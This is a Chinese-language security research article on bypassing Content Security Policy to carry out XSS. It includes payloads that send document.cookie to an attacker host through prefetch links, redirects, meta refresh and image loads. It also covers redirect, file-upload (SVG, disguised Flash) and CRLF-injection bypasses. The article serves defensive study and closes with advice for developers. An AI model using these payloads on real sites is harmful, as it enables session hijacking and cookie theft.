初探CSP Bypass 一些细节总结

初探 CSP Bypass

[+] Author: math1as
[+] Team: L team

#1 引言

无论是反射型/存储型 XSS,都因为其payload富于变化而难以被彻底根除。
而目前通过对输入输出的检测,浏览器自身的filter对反射型xss有了一定的检测能力
但是对于存储型XSS仍然缺乏一个有效通用解决方案。
内容安全策略(csp)将在未来的XSS防御中,扮演着日渐重要的角色。
但是由于浏览器的支持,XSS的环境复杂多变等问题,仍然会存在很多Bypass的方法。

#1.1 浏览器对csp的支持情况

firefox对csp的支持一直都走在前列,目前它能够较好的实现csp规范。
而chrome则稍有迟缓,对于一些最新的特性没有跟上。
曾经就因为chrome对csp的支持不完善,产生了一些问题,比如直到chrome45都是默认禁止inline脚本的执行的,即使增加'unsafe-inline'模式也没有任何作用,由于目前的大部分站点都或多或少的会有一些inline-javascript脚本的存在,给程序员带来了很多麻烦,如下是官方文档的原文:
Up until Chrome 45, there was no mechanism for relaxing the restriction against executing inline JavaScript. In particular, setting a script policy that includes 'unsafe-inline' will have no effect.
当然在现在的版本中,chrome已经基本上可以说是在逐步完善csp的支持。
'unsafe-inline'模式可以在chrome中正常使用了

#1.2 测试环境

在本文所叙述的各类bypass方法的测试环境中,用到的浏览器版本如下:
chrome 54.0 / firefox 50.0
服务器环境版本如下:
apache/nginx+php5.6

#2 Unsafe-inline下的bypass

由于开发者在开发的过程中,为了提高效率和方便测试,会经常直接使用inline脚本
因此
在这个环境下,笔者设置的csp策略如下
default-src 'self';script-src 'self' 'unsafe-inline'

```
<?php
 header("Content-Security-Policy: default-src 'self';script-src 'self' 'unsafe-inline';");
?>
```

除了script开启unsafe-inline模式外,其余资源仅允许加载同域

#2.1 link标签的rel属性带来的bypass

2.1.1 firefox浏览器

由于<link>标签最新的rel属性dns-prefetch尚未被加入csp实现中
使用如下payload,即可发出一条dns解析请求,在ns服务器查看可得到内容
<link rel="dns-prefetch" href="[cookie].xss.com">

2.1.2 chrome浏览器

chrome浏览器的csp策略对<link>标签rel属性则更为宽松,使用prefetch即可
直接用get方式把cookie传递到攻击者的服务器上

<link rel="prefetch" href="http://www.xss.com/x.php?c=[cookie]">
只需要用js动态创建元素的方法,就可在href中插入cookie

#2.2 sourceMapping bypass

document.write(`<script>//# sourceMappingURL=https://request/?${escape(document.cookie)}</script>`)

#2.3 通用的bypass方法

上述的1,2两个方法在 n0tr00t security team的《Bypass unsafe-inline mode CSP》一文
已经给予了详细的介绍,但是1,2更多的是从csp对标签新属性的不完善入手的。
其实在script脚本允许unsafe-inline的情况下,会有更多的通用,而且无法被过滤的绕过方式,比如:
<script>
window.location="http://www.xss.com/x.php?c=[cookie]";
</script>
很明显的,csp没有对location.href做任何的限制,也就是这个窗体自身的url跳转是不受影响的
原因其实也很简单,大部分的网站跳转都还是要依赖前端进行的,所以无法对location.href做出限制
因此还可以衍生出非常多的绕过方式
比如动态创建元素,再引发页面跳转
var a=document.createElement("a");
a.href='http://www.xss.com/?c='+escape(document.cookie);
a.click();
或者是使用<meta>标签进行跳转
<meta http-equiv="refresh" content="5;url=http://www.xss.com/x.php?c=[cookie]" >
以上的方式都无需交互,唯一的缺点是可能被发现,因此可以采取在目标页面再跳转回来的方法
而这种方法的长度限制则属于XSS bypass,不在本文的讨论之内。
此外,由于大部分网站需要用到图片外链,因此其img-src往往设置为img-src *
var i=document.createElement("img");
i.src='http://www.xss.com/?c='+escape(document.cookie);
xxx.appendChild(i);
这样就轻而易举的把cookie传输出去了。

#3 严格规则script-src 'self'下的bypass


由于'unsafe-inline'模式其实是一个风险比较大的csp模式,因为任何inline脚本的注入都会产生一个xss
然后用2.1.3中各种方式都会产生绕过,因此在合理的开发中往往都要禁止'unsafe-inline' mode
因此,在实际的业务逻辑中,我们还要面对更为严苛的csp策略,但是它仍然可以通过结合其他网站功能而被加以绕过。
在本节中,笔者的csp策略做如下限制

```
<?php
 header("Content-Security-Policy: default-src 'self';script-src 'self';");
?>
```

关闭了unsafe-inline模式

#3.0 鸡肋的<link rel="import" />

这里之所以提一下这种常见xss的方法,是因为自己踩过的坑
w3c的文档中说明了rel属性import的性质
https://www.w3.org/TR/html-imports/
它被视为"links to external resources",也就是当前文档以外的资源
由于在测试时我们也往往通过它来引入一个html来产生xss,那么实际上它在这里的应用呢?
经过测试,在import时它就会受到script-src的影响,但这还不是关键。



当我们把href换成同域下的文档时,它就能够执行了么?

被加载后的文档并不会直接执行,它会被加载到当前的html中,并且当作内联脚本来执行
也就是如果不开启'unsafe-inline' 它仍然是无法执行的
而且,相比起通过iframe标签加载的文档不会受到父窗体csp的影响,它完全受限于请求发起页的csp
因此在csp测试中,在xss的绕过阶段就应该避免使用这个payload,费力不讨好。

#3.1 重定向(302)带来的bypass

使我关注这个点的是hctf 2016中一道sguestbook的题目,里面就对允许执行的脚本进行了更大的限制
不仅仅要求同域,还要求只能在/static/目录下才允许执行。
很多时候一个网站都会带有一个302跳转功能的页面,用它来导向到本站的资源或者是外部的链接
我们首先看一下w3c文档里关于重定向的说明
https://www.w3.org/TR/CSP2/#source-list-paths-and-redirects

> *4.2.2.3. Paths and Redirects*
>
> To avoid leaking path information cross-origin (as discussed in Egor Homakov's Using Content-Security-Policy for Evil), the matching algorithm ignores the path component of a source expression if the resource being loaded is the result of a redirect. For example, given a page with an active policy of img-src example.com not-example.com/path:
>
> - Directly loading https://not-example.com/not-path would fail, as it doesn't match the policy.
> - Directly loading https://example.com/redirector would pass, as it matches example.com.
> - Assuming that https://example.com/redirector delivered a redirect response pointing to https://not-example.com/not-path, the load would succeed, as the initial URL matches example.com, and the redirect target matches not-example.com/path if we ignore its path component.

很明显的,如果我们的script-src设置为某个目录,通过这个目录下的302跳转,是可以绕过csp读取到
另一个目录下的脚本的。
在我的例子是这样设置的
Content-Security-Policy: default-src 'self';script-src http://127.0.0.1/a/ ;
csp限制了/a/目录,而我们的目标脚本在/b/目录下
则如果这时候请求redirect页面去访问/b/下的脚本
是可以通过csp的检查的,比如
<script src="http://127.0.0.1/a/redirect.php?url=/b/2" ></script>
但是就如官网中描述的,加载的资源所在的域必须和自身处于同域下(example.com)
也就是不可能通过302跳转去加载一个其他域下的脚本的。
比如通过a.com的302跳转去加载b.com下的脚本
所以这种方法仍然有一定的局限性,但是对于那些限制死了只能加载某个目录下的js的情况
仍然有比较好的绕过效果

#3.2 文件上传功能带来的bypass

网站往往会带有文件上传(比如)头像上传功能,文档上传功能
如果上传的文件处于csp所允许的域下,那么就会带来bypass的问题


3.2.1 利用文件mimeType Bypass

众所周知,决定我们浏览器对一个文件做解析/下载 处理的,并不是文件的后缀名
而是服务器返回的mimeType,如果没有返回content-type,那么会默认以html解析
其实这算是一种伪绕过了,因为如果上传了文件,而直接访问这些文件就能够解析html的话
那根本就不用考虑csp的问题。
这种情况要求上传的文件要处于和主站同一个域下,这样才能读取到cookies
我首先测试apache和nginx对于上传一个未在mimes.type文件中定义的后缀名的文件
访问他们,查看返回的content-type
比如,笔者上传一个.xx文件,加以访问
在server为apache时


```
HTTP/1.1 200 OK
Date: Mon, 05 Dec 2016 09:53:05 GMT
Server: Apache/2.4.10 (Win32) OpenSSL/0.9.8zb mod_fcgid/2.3.9
Last-Modified: Sat, 03 Dec 2016 07:44:51 GMT
ETag: "3b-542bc3acdf6ec"
Accept-Ranges: bytes
Content-Length: 59

<!DOCTYPE html>
<html>
<script>alert(1)</script>
</html>
```

没有返回content-type,而这时,我们的文件是会被直接当作html解析的



而当服务器为nginx时



返回了octet-stream,这会导致浏览器直接下载这个文件,而不是解析

因此,**如果存在一个基于黑名单过滤的上传点,而服务器为apache**,就可以利用这一点产生xss绕过csp


当然,这一点还可以继续做延伸,nginx就一定无法利用么?

我们尝试上传一个.svg文件,这样的矢量图现在也已经被广泛的应用


内容如下

<svg xmlns="http://www.w3.org/2000/svg" onload="alert(URL)"/>

而server为nginx时,访问返回的结果如下



那么访问这个.svg文件,我们发现内联的javascript语句得到了执行



因此,如果网站允许上传.svg文件,在nginx等情况下也是可以执行内联js的

3.2.2 加载flash文件实现xss

如果说前一种方法让你感觉基于黑名单的文件上传基本很稀少,而且大部分情况下只允许上传.jpg等图片后缀名的文件,因此利用条件很苛刻的话那么下一种基于flash-xss的方法则更具有普遍性。

如果我们能够上传一个.jpg文件,在其中插入js代码,那么firefox下就可以成功引用


但是在chrome中是无法直接引用的,原因如下

```
Refused to execute script from 'http://127.0.0.1/a/2.jpg' because its MIME type ('image/jpeg') is not executable.
```

但是一般情况下<script>标签是不能直接使用的
因此,我们需要找到另一种不基于mimeType,或者说可以自己定义mimeType的方法来加载它
然后笔者发现了<embed>这个html5标签,它具有type属性,搜寻了mimeType大全后
发现基本无法通过这个列表里的来利用
http://www.iana.org/assignments/media-types/media-types.xhtml
但是我们想起了flash文件的mimeType
application/x-shockwave-flash
这时,可以用embed标签来把这个.jpg文件当作flash加载
当然,我们的.jpg文件其实是一个被编译过的actionscript3脚本

```
package
{
    import flash.display.Sprite;
    import flash.external.ExternalInterface;
    public class flashxss extends Sprite
    {
        public function flashxss()
        {
            var test;
            test = ExternalInterface.call("alert","1");
        }
    }
}
```

通过如下payload来使用它
<embed src="http://127.0.0.1/upload/1.jpg" type="application/x-shockwave-flash"></embed>



需要注意的是,这种方式在高版本只有firefox才接受
因为firefox是无视服务器返回的mime/type,而以标签内部指定的type来加载的

#3.3 crlf带来的bypass

这也属于一种伪绕过的情况,根本的原理是,比如存在一个302跳转的页面,接受用户传递的url参数
比如发送的头部为location: url
而$url=$_GET['url']
那么我们通过在url中注入%0d%0a%0d%0a,即两个\cr \lf 字符
就可以把在下面定义的Content-Security-Policy头部'挤'到http body里
而我们也就可以在http body里直接写入我们的javascript代码了
这样执行的javascript完全不会受到csp的影响
由于在php高版本中已不允许发送多行header

```
Warning: Header may not contain more than a single header, new line detected in D:\www\a\redirect.php on line 3
```

因此这个利用方法的局限性更大,只适用于其他语言的web环境下进行利用

#4 结语

通过本文对csp bypass的简单的探讨,我们发现csp在目前anti-xss的场景中仍然不是那么令人满意的
特别是unsafe-inline模式目前存在大量的绕过方法。

因此，开发者也需要加强自己的规范意识,尽量避免inline脚本的使用。
同时csp仍然需要进一步的完善,在面对复杂业务场景的xss问题时,结合其他的手段来保证用户的安全。

#5 参考

[1] https://www.w3.org/TR/CSP2/#source-list-paths-and-redirects
[2] https://www.w3.org/TR/html-imports/
[3] http://lorexxar.cn/2016/10/31/csp-then2/
[4] http://paper.seebug.org/91/
[5] http://www.iana.org/assignments/media-types/media-types.xhtml